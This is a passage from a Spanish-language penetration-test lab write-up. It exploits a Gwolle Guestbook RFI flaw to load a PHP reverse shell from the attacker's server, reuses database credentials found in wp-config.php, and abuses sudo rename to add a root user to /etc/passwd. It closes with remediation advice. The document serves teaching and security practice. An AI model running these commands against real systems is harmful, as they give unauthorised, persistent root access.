127.0.1.1 kali
192.168.10.3 remote.nyx
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Figura 25. Modificación del archivo /etc/hosts.




Figura 26. Acceso al blog mediante el nombre remote.nyx.

Repetimos la enumeración utilizando el nombre remote.nyx para evitar redirecciones.

```
(kali@kali)~$ gobuster dir -u http://remote.nyx/wordpress -w /usr/share/wordlists/dirb/common.txt -x php

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://remote.nyx/wordpress
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
index.php (Status: 301) [Size: 0] [→ http://remote.nyx/wordpress/]
index.php (Status: 301) [Size: 0] [→ http://remote.nyx/wordpress/]
wp-admin (Status: 301) [Size: 321] [→ http://remote.nyx/wordpress/wp-admin/]
wp-content (Status: 301) [Size: 323] [→ http://remote.nyx/wordpress/wp-content/]
wp-includes (Status: 301) [Size: 324] [→ http://remote.nyx/wordpress/wp-includes/]
wp-settings.php (Status: 500) [Size: 0]
wp-load.php (Status: 200) [Size: 0]
wp-mail.php (Status: 403) [Size: 2616]
wp-login.php (Status: 200) [Size: 5973]
wp-blog-header.php (Status: 200) [Size: 0]
wp-config.php (Status: 200) [Size: 0]
wp-signup.php (Status: 302) [Size: 0] [→ http://remote.nyx/wordpress/wp-login.php?action=register]
xmlrpc.php (Status: 405) [Size: 42]
wp-links-opml.php (Status: 200) [Size: 217]
wp-trackback.php (Status: 200) [Size: 135]
wp-cron.php (Status: 200) [Size: 0]
xmlrpc.php (Status: 405) [Size: 42]
Progress: 9226 / 9226 (100.00%)

Finished
```

Figura 27. Gobuster con extensiones PHP.

Se descubren múltiples archivos .php, incluyendo wp-config.php con un parámetro llamado action.

```
(kali@kali)~$ gobuster dir -u http://remote.nyx/wordpress -w /usr/share/wordlists/dirb/common.txt -x php | grep -E "\.php"

.hta.php (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
index.php (Status: 301) [Size: 0] [→ http://remote.nyx/wordpress/]
index.php (Status: 301) [Size: 0] [→ http://remote.nyx/wordpress/]
wp-settings.php (Status: 500) [Size: 0]
wp-config.php (Status: 200) [Size: 0]
wp-load.php (Status: 200) [Size: 0]
wp-trackback.php (Status: 200) [Size: 135]
wp-links-opml.php (Status: 200) [Size: 217]
wp-cron.php (Status: 200) [Size: 0]
wp-mail.php (Status: 403) [Size: 2616]
wp-login.php (Status: 200) [Size: 5973]
wp-signup.php (Status: 302) [Size: 0] [→ http://remote.nyx/wordpress/wp-login.php?action=register]
wp-blog-header.php (Status: 200) [Size: 0]
xmlrpc.php (Status: 405) [Size: 42]
xmlrpc.php (Status: 405) [Size: 42]
```

Figura 28. Filtrado de archivos PHP.

Se listan todos los archivos .php encontrados.

Hemos probado a hacer búsquedas por si era un vector de ataque probable. Pero no parecía devolver nada vulnerable.




Figura 29. Error de conexión al buscar "hola".




Figura 30. Resultado de búsqueda "hola" (sin resultados).

Descargamos o creamos un reverse shell en PHP y lo guardamos en /tmp. En mi caso, he reutilizado la de antes copiándola al /tmp.

```
(kali@kali)-[/tmp]
$ ls
6d2f439c-6881-47b2-a415-7923de2af815.zip
config-err-9WLaaW
php-reverse-shell.php
systemd-private-98a84485e6b74eb2aa0217791805e640-color.service-foxGW2
```

Figura 31. Listado del directorio /tmp.

Se observa php-reverse-shell.php listo para usar.

Escaneamos los plugins instalados con WPScan en modo agresivo.

```
(kali@kali)-[/]
$ sudo wpscan --url http://192.168.10.3/wordpress --enumerate ap --plugins-detection aggressive
```



```
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[+] URL: http://192.168.10.3/wordpress/ [192.168.10.3]
[+] Started: Thu Apr 16 12:47:18 2026
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.56 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] XML-RPC seems to be enabled: http://192.168.10.3/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
```

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

Figura 32. Escaneo de plugins con WPScan.

Se detectan los plugins akismet y gwolle-gb.

```
[i] Plugin(s) Identified:

[+] akismet
| Location: http://192.168.10.3/wordpress/wp-content/plugins/akismet/
| Last Updated: 2025-11-12T16:31:00.000Z
| Readme: http://192.168.10.3/wordpress/wp-content/plugins/akismet/readme.txt
| [!] The version is out of date, the latest version is 5.6
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/akismet/, status: 200
|
| Version: 5.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/akismet/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/akismet/readme.txt

[+] gwolle-gb
| Location: http://192.168.10.3/wordpress/wp-content/plugins/gwolle-gb/
| Last Updated: 2026-02-06T09:48:00.000Z
| Readme: http://192.168.10.3/wordpress/wp-content/plugins/gwolle-gb/readme.txt
| [!] The version is out of date, the latest version is 4.10.1
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/gwolle-gb/, status: 200
|
| Version: 1.5.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/gwolle-gb/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.10.3/wordpress/wp-content/plugins/gwolle-gb/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Apr 16 12:50:15 2026
[+] Requests Done: 119029
[+] Cached Requests: 32
[+] Data Sent: 28.348 MB
[+] Data Received: 15.954 MB
[+] Memory used: 430.34 MB
[+] Elapsed time: 00:02:56
```

Figura 33. Plugins identificamos.

Encontramos que el plugin gwolle-gb es la versión 1.5.3, lo que da a entender que está desactualizada.

Buscamos vulnerabilidades conocidas para este plugin.

kali@kali: / \$ searchsploit gwolle	
Exploit Title	Path
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion	php/webapps/38861.txt
Shellcodes: No Results	

Figura 34. Búsqueda de exploits para gwolle-gb.

```

kali@kali:~$ cat /usr/share/exploitdb/exploits/php/webapps/38861.txt
Advisory ID: HTB2279
Product: Gwolle Guestbook WordPress Plugin
Vendor: Marcel Pol
Vulnerable Version(s): 1.5.3 and probably prior
Tested Version: 1.5.3
Advisory Publication: October 14, 2015 [without technical details]
Vendor Notification: October 14, 2015
Vendor Patch: October 16, 2015
Public Disclosure: November 4, 2015
Vulnerability Type: PHP File Inclusion [CWE-98]
CVE Reference: CVE-2015-8351
Risk Level: Critical
CVSSv3 Base Score: 9.0 [CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H]
Solution Status: Fixed by Vendor
Discovered and Provided: High-Tech Bridge Security Research Lab ( https://www.htbridge.com/advisory/ )

Looks like there's a problem with this site

Advisory Details:
High-Tech Bridge Security Research Lab discovered a critical Remote File Inclusion (RFI) in Gwolle Guestbook WordPress plugin, which can be exploited by non-authenticated attacker to include remote PHP file and execute arbitrary code on the vulnerable system.

HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remote attacker can include a file named "wp-load.php" from arbitrary remote server and execute its content on the vulnerable web server. In order to do so the attacker needs to place a malicious "wp-load.php" file into his server document root and includes server's URL into request:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]

In order to exploit this vulnerability 'allow_url_include' shall be set to 1. Otherwise, attacker may still include local files and also execute arbitrary code.

Successful exploitation of this vulnerability will lead to entire WordPress installation compromise, and may even lead to the entire web server compromise.

```

Figura 35. Detalle de la vulnerabilidad RFI encontrada en la ruta del exploit del gwolle.

El exploit indica que podemos incluir un archivo remoto wp-load.php malicioso en:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[atacante]/wp-load.php.

Explotación

Copiamos el reverse shell como wp-load.php en el directorio raíz de nuestro servidor web.

```

(kali@kali)-[/]
$ sudo cp /home/kali/Downloads/php-reverse-shell.php wp-load.php

```

Figura 36. Copia del reverse shell a wp-load.php

Iniciamos un servidor HTTP en el puerto 80.

```

(kali@kali)-[/]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.10.3 - - [16/Apr/2026 13:04:12] code 404, message File not found

```

Figura 37. Servidor HTTP en Python.

Preparamos un listener en el puerto 4444.

```

(kali@kali)-[/]
$ nc -lvp 4444
listening on [any] 4444 ...

```

Figura 38. Listener en espera.

Accedemos a la URL vulnerable. Si ponemos `http://192.168.10.3/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://192.168.10.5/wp-load.php`. Nos da un error porque el propio servidor ya le pone el nombre, entonces está buscando el `wp-load.phpwp-load.php`.

```
192.168.10.3 - - [16/Apr/2026 13:04:12] code 404, message File not found
192.168.10.3 - - [16/Apr/2026 13:04:12] "GET /reverse-shell.phpwp-load.php HTTP/1.0" 404 -
192.168.10.3 - - [16/Apr/2026 13:05:59] code 404, message File not found
192.168.10.3 - - [16/Apr/2026 13:05:59] "GET /rs.phpwp-load.php HTTP/1.0" 404 -
192.168.10.3 - - [16/Apr/2026 13:06:43] code 404, message File not found
192.168.10.3 - - [16/Apr/2026 13:06:43] "GET /rswp-load.php HTTP/1.0" 404 -
192.168.10.3 - - [16/Apr/2026 13:07:40] code 404, message File not found
192.168.10.3 - - [16/Apr/2026 13:07:40] "GET /wp-load.phpwp-load.php HTTP/1.0" 404 -
```

Figura 39. Error para encontrar el archivo

Por lo que, deberemos ponerle en la URL sin el nombre del archivo: `http://192.168.10.3/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://192.168.10.5/`.




Figura 40. Error 500 al incluir el archivo remoto.

A pesar del error 500, el código malicioso se ha ejecutado.

```
(kali@kali)-[/]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.10.5] from (UNKNOWN) [192.168.10.3] 41116
Linux remote 5.10.0-24-amd64 #1 SMP Debian 5.10.179-5 (2023-08-08) x86_64 GNU/Linux
19:10:01 up 32 min, 0 users, load average: 19.81, 18.28, 12.35
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 41. Conexión entrante en el listener.

Se recibe una shell inversa desde 192.168.10.3:41116 como www-data.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@remote:/$
```

Figura 42. Mejora de la shell con PTY.

Escalada de privilegios y obtención de persistencia

Ahora vamos a intentar escalar privilegios y conseguir permanencia.

Buscamos binarios con permisos SUID.

```
www-data@remote:/$ find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
find / -perm -4000 -type f -exec ls -la {} \; 2>/dev/null
-rwsr-xr-x 1 root root 55528 Jan 20 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 71912 Jan 20 2022 /usr/bin/su
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 35040 Jan 20 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 182600 Jan 14 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 481608 Jul 2 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 51336 Oct 5 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@remote:/$
```

Figura 43. Binarios SUID encontrados.

Se listan /usr/bin/su, /usr/bin/sudo, /usr/bin/passwd, etc.

Buscamos credenciales en wp-config.php, por si encontramos alguna credencial que nos sirva.

```
www-data@remote:/$ cat /var/www/html/wordpress/wp-config.php 2>/dev/null | grep -E "DB_PASSWORD|DB_USER|AUTH_KEY"
define( 'DB_USER', 'root' );
define( 'DB_PASSWORD', 'WpR00t3d123!' );
define( 'AUTH_KEY', 'Z0zV5H^_UMPt-h[4We?{L3pv!.B}*vYd18}tq_=H5vh|V*4L?(r}CQHPC[~' );
define( 'SECURE_AUTH_KEY', 'fQn+2]W9b6EZlcS-*=qjU7U^5pS(6+=dx8E*P1ek_.MI6m#Y8f|Dors@hu7Z?b=' );
```

Figura 44. Credenciales de la base de datos.

Se obtiene DB_USER = 'root' y DB_PASSWORD = 'WpR00t3d123!'. Al intentar acceder como root, nos dice que esa no es su contraseña. Pero si recordamos, habíamos encontrado un usuario llamado tiago. Por lo que, utilizamos la contraseña encontrada para cambiar al usuario tiago.

```
www-data@remote:/$ su tiago
su tiago
Password: WPr00t3d123!
tiago@remote:/$
```

Figura 45. Cambio a usuario tiago.

Comprobamos los privilegios sudo de tiago.

```
tiago@remote:/$ sudo -l
sudo -l
Matching Defaults entries for tiago on remote:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tiago may run the following commands on remote:
    (root) NOPASSWD: /usr/bin/rename
tiago@remote:/$ sudo useradd -m backups
sudo useradd -m backups

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for tiago: WPr00t3d123!

Sorry, user tiago is not allowed to execute '/usr/sbin/useradd -m backups' as root on remote.
```

Figura 46. Privilegios sudo de tiago.

Puede ejecutar `/usr/bin/rename` como root sin contraseña. El comando `rename` permite ejecutar código Perl. Podemos abusar de él para sobrescribir `/etc/passwd`.

```
tiago@remote:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper::/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
tiago:x:1000:1000:tiago,,,:/home/tiago:/bin/bash
```

Figura 47. Listado de `/etc/passwd` original.

Generamos un hash de contraseña para un nuevo usuario root.

```
tiago@remote:/$ openssl passwd -1 -salt xyz marina21
openssl passwd -1 -salt xyz marina21
$1$xyz$KCVp1XkQ7ku8qTtI8/eL71
```

Figura 48. Generación de hash con `openssl`.

Hacemos una copia de seguridad de `/etc/passwd`.

```
tiago@remote:/$ cp /etc/passwd /tmp/passwd.bak
cp /etc/passwd /tmp/passwd.bak
```

Figura 49. Copia de seguridad de `/etc/passwd` a `/tmp/passwd.bak`.

Esta copia de seguridad la podemos modificar a nuestro gusto.

Añadimos un nuevo usuario root al archivo de copia.

```
tiago@remote:/$ echo 'www-backups:$1$xyz$KCVp1XkQ7ku8qTtI8/eL71:0:0:root:/root:/bin/bash' >> /tmp/passwd.bak
tiago@remote:/$ echo '<8/eL71:0:0:root:/root:/bin/bash' >> /tmp/passwd.bak
```

Figura 50. Inyección de usuario malicioso.

Intentamos sobrescribir `/etc/passwd` con `rename`.


```
tiago@remote:/$ sudo /usr/bin/rename /tmp/passwd.bak /etc/passwd
sudo /usr/bin/rename /tmp/passwd.bak /etc/passwd
Unknown regexp modifier "/w" at (user-supplied code), at end of line
Regexp modifiers "/a" and "/d" are mutually exclusive at (user-supplied code), at end of line
tiago@remote:/$
```

Figura 51. Intento fallido con sintaxis incorrecta.

Utilizamos una sintaxis alternativa ejecutando un comando Perl, habiendo creado anteriormente un archivo `/tmp/foo`: `sudo rename '$_ = system("cp /tmp/passwd.bak /etc/passwd"); exit' /tmp/foo`.

```
tiago@remote:/$ ls tmp
ls tmp
foo passwd.bak
tiago@remote:/$ sudo rename '$_ = system("cp /tmp/passwd.bak /etc/passwd"); exit' /tmp/foo
<m("cp /tmp/passwd.bak /etc/passwd"); exit' /tmp/foo
tiago@remote:/$
```

Figura 52. Ejecución de comando con rename.

Verificamos que el archivo se ha sobrescrito correctamente.

```
tiago@remote:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apert:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
tiago:x:1000:1000:tiago:/:/home/tiago:/bin/bash
www-backups:$1$xyz$KCVp1XkQ7ku8qTtI8/eL71:0:0:root:/root:/bin/bash
tiago@remote:/$
```

Figura 53. Archivo `/etc/passwd` con el nuevo usuario.

Hacemos su al nuevo usuario con la contraseña marina21.

```
tiago@remote:/$ su www-backups
su www-backups
Contraseña: marina21

root@remote:/# whoami
whoami
root
root@remote:/#
```

Figura 54. Cambio a usuario *www-backups*.

Confirmamos que tiene acceso root.

Con este usuario hemos conseguido dos cosas: escalar privilegios y conseguir permanencia en la máquina.

2. Medidas correctoras

Propuesta de Mejora para el apartado de Medidas Correctoras:

- Para la infraestructura Web (LFI/RFI):
 - Sanitización de Inputs: Implementar funciones como `basename()` en PHP para evitar que se incluyan rutas de directorios (`../`) o rutas absolutas.
 - Configuración de PHP: Desactivar de forma global las directivas `allow_url_fopen` y `allow_url_include` en el archivo `php.ini` para prevenir ataques RFI de raíz.
 - Listas Blancas: En lugar de aceptar cualquier valor en el parámetro `lang`, usar una estructura `switch` o un array que solo permita valores predefinidos (ej: `es`, `en`, `fr`).
- Para la Seguridad del Servidor (Hardening):
 - Principio de Menor Privilegio: Revisar los privilegios de `sudo`. Binarios como `find` o `rename` nunca deben ser ejecutables por el usuario `www-data` con privilegios de `root`, ya que permiten escapar de la shell restringida.
 - Gestión de Secretos: Nunca almacenar contraseñas en archivos accesibles por el servidor web o en comentarios de código. Utilizar variables de entorno o gestores de claves protegidos.
 - Actualización de Software: Establecer una política de actualizaciones periódicas para el CMS (WordPress) y sus plugins.